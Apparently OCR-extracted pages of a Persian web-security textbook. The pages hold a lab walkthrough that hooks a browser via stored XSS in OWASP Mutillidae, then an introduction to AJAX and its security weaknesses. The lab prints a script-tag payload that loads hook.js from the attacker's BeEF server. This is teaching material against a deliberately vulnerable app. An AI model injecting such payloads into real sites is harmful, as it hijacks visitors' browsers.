
Mutillidae یک اپلیکیشن آسیب پذیر وب می باشد که درون ماشین مجازی OWASP وجود دارد. در این آزمایش می خواهیم با استفاده از بیف و آسیب پذیری XSS این اپلیکیشن را بکارگیری کنیم.

برای شروع ابتدا ماشین مجازی OWASP را روشن کرده و آدرس آیپی آن را بدست آورید.


```
OWASP * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:58:1d
          inet addr:192.168.1.15  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe84:581d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2596 (2.5 KB)  TX bytes:4946 (4.9 KB)
          Interrupt:10 Base address:0xd020
```

از طریق مرورگر آیپی سیستم هدف را مرور کرده و اپلیکیشن آسیب پذیر OWASP Mutillidae 2 را باز کنید.






از مسیر مشخص شده در تصویر زیر فرم آسیب پذیر به XSS را باز کنید :





این فرم دارای آسیب پذیری XSS می باشد. در صورتیکه فرمی دارای آسیب XSS باشد در نتیجه شما قادر به اجرای کد جاوا اسکریپت درون آن خواهید بود.



به همین منظور مطابق تصویر زیر اسکریپت را به صورت زیر درون فرم تزریق می کنیم. آدرس آیپی را تغییر دهید :

```
<script src=http://192.168.1.8:3000/hook.js></script>
```

در حقیقت با ورود این کد , اسکریپت hook.js از سرور هکر فراخوانده می شود و از آنجایی که فرم دارای آسیب پذیری XSS می باشد , اسکریپت هوک روی مرورگر اجرا می شود و مرورگر بکارگیری می شود.



192.168.1.15/mutillidae/index.php?page=dns-lookup.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

OWASP Top 10
Web Services
HTML 5
Others
Documentation
Resources

A1 - SQL Injection
A1 - Other Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Stora
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards

DNS Lookup

Help Me!

to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Inputs are usually a good place to start testing for command injection

stname/IP <script src="http://192.168.1.

Lookup DNS

Results for

Release Announc

Video Tutorials

Browser: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.5

سعی می شود در نت آموز مثال هایی کاربردی تر از ابزار بیف ارایه شود



فصل نه

مشکلات امنیتی

آژاکس و سرویس های وب

مشکلات امنیتی آژاکس و سرویس های وب

Asynchronous JavaScript and XML یا به صورت اختصاری AJAX ترکیبی از تکنولوژی ها می باشد که به منظور ایجاد صفحات وب سریع و پویا استفاده شده است. آژاکس یک زبان برنامه نویسی نیست بلکه ترکیبی از تکنولوژی های قدیمی است که موجب ایجاد رابط تعاملی تر سمت کاربر می شود. با وجود اینترنت پرسرعت سازمان ها سعی در سریع تر کردن اپلیکیشن های خود دارند.

روش سنتی درخواست و پاسخ واکنش گرا بودن اپلیکیشن را محدود می کند. آژاکس از یک روش نا همگام برای ایجاد درخواست و پاسخ ها استفاده می کند که موجب شده تا اپلیکیشن بیش از پیش تعاملی شود. این ویژگی موجب شده تا اپلیکیشن های راه دور به شکلی پاسخ دهند که یک اپلیکیشن دسکتاپ بر روی سیستم مشتری پاسخ می دهد.

در یک اپلیکیشن وب سنتی کاربر بایستی کل صفحه را پر کند و سپس ارسال کرده تا پاسخی از سمت سرور دریافت نماید. آژاکس مدل قدیمی را کنار گذاشته و اجازه می دهد تا بخش هایی از محتوای صفحه وب بدون نیاز به پرکردن کل صفحه و ارسال به سرور , در لحظه بروزرسانی شود.

علاوه بر آژاکس ما درباره سرویس های وب که یک تکنولوژی مستقل از پلتفورم هستند مطالبی را خواهیم آموخت. سرویس های وب به شما اجازه می دهد تا با استفاده از API های وب بر روی شبکه امکان سرویس دهی فراهم آید.



هرچند آژاکس و سرویس های وب بخش قدرتمندی از تکنولوژی ها به شمار می روند , ولی آنها دارای مشکلات امنیتی نیز هستند. افزایش سطح حمله , افزایش اجرای کد در سمت کلاینت برخی از این مشکلات هستند که آژاکس با آنها روبرو می باشد.

از سمت دیگر سرویس های وب دارای مشکلات سنتی امنیتی اپلیکیشن های وب همچون اعتبارسنجی ورودی ها , نقص تزریق و مشکلات احراز هویت.

در این فصل خواهیم آموخت که آژاکس و سرویس های وب چگونه وب را تغییر داده اند و راههای مختلف برای بکارگیری آنها توسط هکر کدام است. موضوعات زیر در این فصل مطرح می شوند :

- معرفی آژاکس
- مشکلات امنیتی آژاکس
- کاوش اپلیکیشن های آژاکس
- آنالیز کد سمت کلاینت از طریق فایرباگ
- وب سرویس های SOAD و RESTful
- ایمن سازی سرویس های وب



مقدمه ای بر آژاکس

آژاکس یک زبان برنامه نویسی نیست بلکه یک مفهوم است. یک اسکریپت سمت کلاینت می باشد که بدون رفرش صفحه و بارگذاری مجدد کل صفحه با سرور ارتباط برقرار می کند. به زبان ساده آژاکس اجازه ارتباط با سرور را می دهد بدون اینکه صریحا یک درخواست ارتباط جدید در مرورگر ایجاد شود. این ویژگی موجب شده تا درخواست ها و پاسخ ها از سمت سرور بسیار سریع تر انجام شود و در نتیجه تنها بخشی از صفحه وب جدای از دیگر بخش ها بروزرسانی شود و رابطه کاربری بهتری ایجاد گردد.

آژاکس از جاوا اسکریپت برای اتصال و دریافت اطلاعات از سرور (بدون نیاز به بارگذاری مجدد کل صفحه) استفاده می کند. برخی از مزیت های استفاده از تکنولوژی آژاکس به شرح زیر می باشند :

افزایش سرعت

هدف اصلی استفاده از آژاکس بهبود بخشیدن کارایی اپلیکیشن وب می باشد. با بروزرسانی عناصر فرم انفرادی صفحه , حداقل نیاز پردازشی مورد نیاز است و در نتیجه کارایی سرور افزایش پیدا می کند. علاوه بر این موضوع واکنش گرا بودن سایت در سمت کلاینت به شدت ارتقا پیدا می کند.

کاربرپسند بودن

در یک اپلیکیشن مبتنی بر آژاکس , کاربر نیاز به بارگذاری مجدد کل صفحه برای تازه کردن تنها بخشی از صفحه وب ندارد. این موضوع موجب شده تا اپلیکیشن وب به صورت تعاملی و کاربرپسند عمل کند. علاوه بر این می توان از ویژگی هایی همچون اعتبارسنجی در لحظه و کامل سازی خودکار در فرم های وب استفاده کرد.



فراخوان های نا همگام

اپلیکیشن های مبتنی بر آژاکس به شیوه ای طراحی شده اند تا فراخوان های ناهمگام را به سمت وب سرور ایجاد کنند و اسم آژاکس نیز از همین ویژگی گرفته شده است . یعنی Asynchronous به معنی ناهمگام. این ویژگی به کاربر کمک می کند تا با صفحه وب به راحتی تعامل داشته باشد در حالی که بخشی از صفحه در پشت صحنه به روزرسانی می شود.

مصرف کمتر از منابع شبکه

با عدم بروزرسانی و رفرش کل صفحه در هر درخواست , استفاده از منابع شبکه کاهش پیدا می کند. در یک اپلیکیشن وب که حجم زیادی از تصاویر و محتوای ویدیویی و .. بارگذاری شده است با استفاده از تکنولوژی آژاکس می توان مصرف منابع شبکه را بهینه کرد.



ایجاد بلوک های آژاکس

همانطور که قبلا اشاره کردیم , آژاکس ترکیبی از تکنولوژی های رایج وب می باشد که هدف اصلی آنها ایجاد اپلیکیشن وب بوده است. بخشی از اجزای اصلی آژاکس به شرح زیر می باشد :

جاوا اسکریپت

مهم ترین بخش یک اپلیکیشن مبتنی بر آژاکس , کد جاوا اسکریپت سمت کلاینت می باشد. جاوا اسکریپت با وب سرور در پس زمینه تعامل دارد و اطلاعات را قبل از نمایش به کاربر پردازش می کند. جاوا اسکریپت از XMLHTTPRequest API برای انتقال داده بین سرور و کلاینت استفاده می کند. XMLHTTPRequest در پس زمینه وجود دارد و کاربر هرگز از وجود آن مطلع نخواهد شد.

HTML پویا یا DHTML

زمانی که داده از سرور دریافت شد و توسط جاوا اسکریپت پردازش شد , عناصر صفحه وب بایستی بروزرسانی شوند تا بازتاب دهنده پاسخ دریافتی از سرور باشند. مثال کاملی از آن زمانی است که در یک فرم ثبت نام آنلاین نام کاربری مورد نظر خود را وارد می کند. این فرم به صورت پویا در لحظه بروزرسانی می شود تا بازتاب دهنده اطلاعات دریافتی از سرور باشد و به کاربر اطلاع دهد که آیا نام کاربری وارد شده توسط وی قبلا توسط شخص دیگری استفاده شده است یا خیر.



با استفاده از DHTML و جاوا اسکریپت شما می توانید محتویات صفحه را روی هوا بروزرسانی کنید. DHTML سالیان قبل از پیدایش آژاکس وجود داشته.

تنها ایراد استفاده از DHTML این بوده که برای بروزرسانی صفحه به شدت وابسته به کد در سمت کلاینت است. بیشتر اوقات همه چیز در سمت کلاینت بارگذاری نشده است و بایستی با کد سمت سرور در تعامل بود. این همان جایی است که آژاکس با ایجاد یک اتصال بین کد سمت کلاینت و سرور از طریق آبجکت XHR موجودیت پیدا می کند.

DOM


DOM فریم ورکی به منظور سازماندهی عناصر در یک سند HTML یا XML می باشد. قراردادی برای ارایه و تعامل با HTML می باشد. سند HTML مثل یک درخت تجزیه و تحلیل می شود که هر عنصر HTML یک گره درخت و هر گره هم دارای رخدادها و خصیصه های مرتبط با خود می باشد . برای مثال عنصر body از سند HTML دارای خصیصه های مثل bgColor , link , text و ... می باشد.

هر عنصر همچنین دارای رخدادهایی می باشد. این مدل به رابط اجازه می دهد تا جاوا اسکریپت به صورت پویا به محتویات صفحه دسترسی پیدا کند و آنها را با استفاده از DHTML بروزرسانی کند. DHTML یک تابع مرورگر و DOM به عنوان یک رابط عمل می کند.



جریان کاری آژاکس

تصویر زیر تعامل بین بخش های مختلف یک اپلیکیشن مبتنی بر آژاکس را به تصویر می کشد. در مقایسه با اپلیکیشن های سنتی وب , موتور آژاکس جز اصلی اضافه شده می باشد. لایه اضافه شده یعنی موتور آژاکس به عنوان یک میانجی برای همه درخواست ها و پاسخ های ایجاد شده با آژاکس عمل می کند. موتور آژاکس تفسیرگر جاوا اسکریپت می باشد :





در اینجا گردش کاری یک کاربر در تعامل با یک اپلیکیشن وب مبتنی بر آژاکس را توضیح می دهیم. رابط کاربر و موتور آژاکس بخش های موجود بر روی مرورگر وب کاربر هستند :

1. کاربر آدرس URL صفحه وب را وارد کرده و مرورگر درخواست های HTTP را به سرور ارسال می کند. سرور درخواست ها را پردازش کرده و پاسخ را با محتوای HTML ارسال می کند که از طریق موتور رندرینگ در صفحه مرورگر نمایش داده می شود.

2. در حین تعامل کاربر با یکی از صفحات وب , با عنصر کد جاوا اسکریپت جاسازی شده در صفحه روبرو می شود که به موجب آن یک رخداد برانگیخته می شود. به عنوان مثال زمانی که درون موتور جستجو گوگل کلمه کلیدی را برای جستجو وارد می کنید . به محض اینکه کاربر شروع به تایپ برای جستجو می کند , موتور آژاکس درخواست کاربر را ردیابی می کند. موتور آژاکس درخواست را از طریق درخواست HTTP به سرور ارسال می کند. این درخواست برای کاربر محسوس نیست و بدون فشار دادن دکمه جستجو انجام می شود.

3. در سمت سرور لایه اپلیکیشن درخواست را پردازش کرده و داده ها را به موتور آژاکس به شکل HTML , JSON یا XML به سمت کلاینت باز می گرداند. موتور آژاکس داده ها را به موتور رندرینگ مرورگر داده تا درون مرورگر نمایش داده شود. مرورگر هم از DHTML به منظور بروزرسانی بخش های انتخاب شده صفحه وب به منظور بازتاب پاسخ و نمایش اطلاعات جدید استفاده می کند.



در زمان تعامل با یک اپلیکیشن وب مبتنی بر آژاکس نکات زیر را به یاد خاطر بسپارید :

- **XMLHTTPRequest API** در حقیقت API ایی می باشد که در پشت صحنه کار جادویی را برای ما انجام می دهد. چونکه اسم این API خیلی طولانی است معمولا آن را XHR می نامند. یک شی جاوا اسکریپت با نام xmlhttp نمونه سازی شده و به منظور ارسال و ضبط درخواست از سرور استفاده می شود. پشتیبانی مرورگر از XHR لازم و ضروری است تا آژاکس قابل اجرا باشد. همه نسخه های اخیر مرورگر از این API پشتیبانی می کنند.

- **بخش XML** در آژاکس کمی گمراه کننده است. اپلیکیشن می تواند در حین تبادل داده ها بین وب سرور و موتور آژاکس , به جای XML از هر فرمت دیگری همچون HTTP , JSON , متن ساده یا حتی تصاویر استفاده کند. JSON فرمت بهتری است و ترجیح داده می شود چرا که سبک تر است و قابلیت مبدل شدن به شی جاوا اسکریپت را دارد که در نتیجه به اسکریپت اجازه دسترسی ساده تر و دستکاری داده را می دهد.

- **چندین درخواست ناهمگام** قابل انجام هستند. یعنی نیازی نیست یک درخواست تمام شود تا درخواست بعدی ارسال شود و می توان چندین درخواست در همان زمان انجام شوند.

- بسیاری از توسعه دهندگان **از فریم ورک های آژاکس** استفاده می کنند که به موجب آن کار آنها در طراحی اپلیکیشن به مراتب ساده تر می شود. JQuery , Google Web toolkit (GWT) , Dojo Toolkit و Microsoft AJAX library فریم ورک های شناخته شده آژاکس هستند.



نمونه ای از یک درخواست آژاکس به صورت زیر می باشد :

```
function loadfile()

{

#Ijad va Nemone Sazy Object XMLHttpRequest

var xmlhttp;

xmlhttp = new XMLHttpRequest();

xmlhttp.onreadystatehchange=function()

{

if (xmlHttp.readyState==4)

{

showContents(xmlhttp.ResponseText);

}

#Method Get be manzoor daryaf file links.txt

xmlHttp.open("GET", "links.txt", true);
```

تابع loadfile ابتدا شی xmlhttp را نمونه سازی می کند. سپس از شی به منظور بیرون کشیدن یک فایل متنی از سرور استفاده می کند. زمانیکه فایل متنی از سرور رسید , محتویات فایل را نمایش می دهد. فایل و محتویاتش بدون نیاز به دخالت کاربر بارگذاری می شوند.



مشکلات امنیتی آژاکس

حفره های امنیتی که هکرها با استفاده از آن اپلیکیشن های وب مبتنی بر آژاکس را بکارگیری می کنند , آسیب پذیری های شناسایی شده جدیدی نیستند. به دلیل ترکیب تکنولوژی های مختلفی که آژاکس را ایجاد کرده اند هکرها هم از آسیب پذیری های موجود این تکنولوژی ها استفاده می کنند. هرچند اپلیکیشن های آژاکس قوانین مشترک زیادی با اپلیکیشن های سنتی وب دارند ولی ریسک موجود در این اپلیکیشن ها به خوبی شناخته شده و قابل درک نیست. متاسفانه در زمینه تکنولوژی آژاکس هیچ مسیر خوبی برای تست امنیتی وجود ندراد که در نتیجه آن اپلیکیشن های زیادی با ریسک امنیتی بالا طراحی می شوند. هدف این بخش برجسته کردن پیامدهای امنیتی ایجاد شده توسط اپلیکیشن های وب مبتنی بر آژاکس می باشد.

برخی از این مشکلات امنیتی که بواسطه آژاکس ایجاد می شوند به شرح زیر است :


- افزایش سطح حمله
- ترکیب کدنویسی در سمت سرور و کلاینت که موجب ایجاد اشتباهات زیادی می شود.
- منطق برنامه نویسی افشا شده اپلیکیشن در سمت کلاینت
- تشدید آسیب پذیری اسکریپت نویسی بین سایتی



افزایش سطح حمله

به دلیل کارکردن چندین تکنولوژی وب با یکدیگر در آژاکس مسلما سطح حمله و پیچیدگی کلی اپلیکیشن افزایش پیدا می کند. یک فرم HTML می تواند حاوی چندین پارامتر باشد. برای مثال در یک پرتال کاریابی پارامترهایی مثل نام کاربری , رمزعبور , موسسه تحصیلی , گواهینامه ها و ... وجود دارند. در یک اپلیکیشن وب سنتی کل فرم یک بار ثبت شده و به سرور ارسال می شود.

در یک اپلیکیشن مبتنی بر آژاکس , پارامترها به صورت جداگانه در تابع پس زمینه در سرور ثبت و برای پردازش ارسال می شود. به جای ارسال چندین فیلد فرم در یک درخواست , هر درخواست آژاکس حاوی فیلد فرم می باشد . در نتیجه هر تابع به یک سطح حمله جداگاه برای هکر مبدل می گردد. هرچند این شیوه بسیار کارآمد , مفید و موثر است ولی به دلیل ارسال ناهمگام چندین درخواست به سرور , این موضوع با روح امنیت در تضاد است چرا که باید کوچکترین دریچه برای هکرها ایجاد شود و تا جای ممکن سطح حمله را کاهش داد. شکل زیر این فرایند را توضیح می دهد :





اپلیکیشن های وب مبتنی بر آژاکس ریسک را حمله در سمت کاربر را هم افزایش می دهند. در آژاکس حجم وسیعی از کدها در سمت کلاینت و از طریق موتور جاوا اسکریپت اجرا می شود. موتور جاوا اسکریپت یک مفسر کاملا کاربردی اسکریپت می باشد. در صورتیکه شما با یک وبسایت مخرب مواجه شوید و اگر کد از روی این سایت بر روی مرورگر شما اجرا شود ممکن است عواقب بدی را به همراه داشته باشد. مرورگرهای وب به نحوی طراحی شده اند که با استفاده از تکنیک های سندباکس و قوانینی مثل `Same Origin Policy` از این حملات جلوگیری کنند ولی به منظور عبور از این معیارهای امنیتی نیز راههایی وجود دارد.

منطق برنامه نویسی افشا شده اپلیکیشن در سمت کلاینت

مقدار زیادی از کدهای برنامه آژاکس در سمت کلاینت پیاده سازی شده و اجرا می شوند . در نتیجه منطق برنامه افشا شده است. در اپلیکیشن های وب سنتی , همه پردازش ها در سمت سرور انجام می شوند , در نتیجه درک منطق و جریان اپلیکیشن برای هکر کاری دشوارتر است. در یک اپلیکیشن وب مبتنی بر آژاکس برخی پردازش ها توسط کلاینت انجام می شود که در نتیجه آن محتوای برنامه نویسی برای کلاینت افشا می شود. یک هکر کارآموخته می تواند آنالیز توابع کد در سمت کلاینت اطلاعات زیادی درباره اپلیکیشن و نحوه عملکرد آن بدست آورد. کد کلاینت شاید حاوی رشته ها , انواع داده ای , نام متغیرها باشند که همه این موارد در درک نحوه کارکرد درونی اپلیکیشن موثر است. در صورتیکه اپلیکیشن اعتبارسنجی را در سمت کلاینت انجام دهد , هکر می تواند از آن عبور کند چرا که هکر می تواند کدهای در حال اجرا در سمت کلاینت را دستکاری و به سرور ارسال کند. در نتیجه انجام اعتبارسنجی در سمت کلاینت به هیچ وجه دارای امنیت نیست.



کنترل دسترسی نامناسب

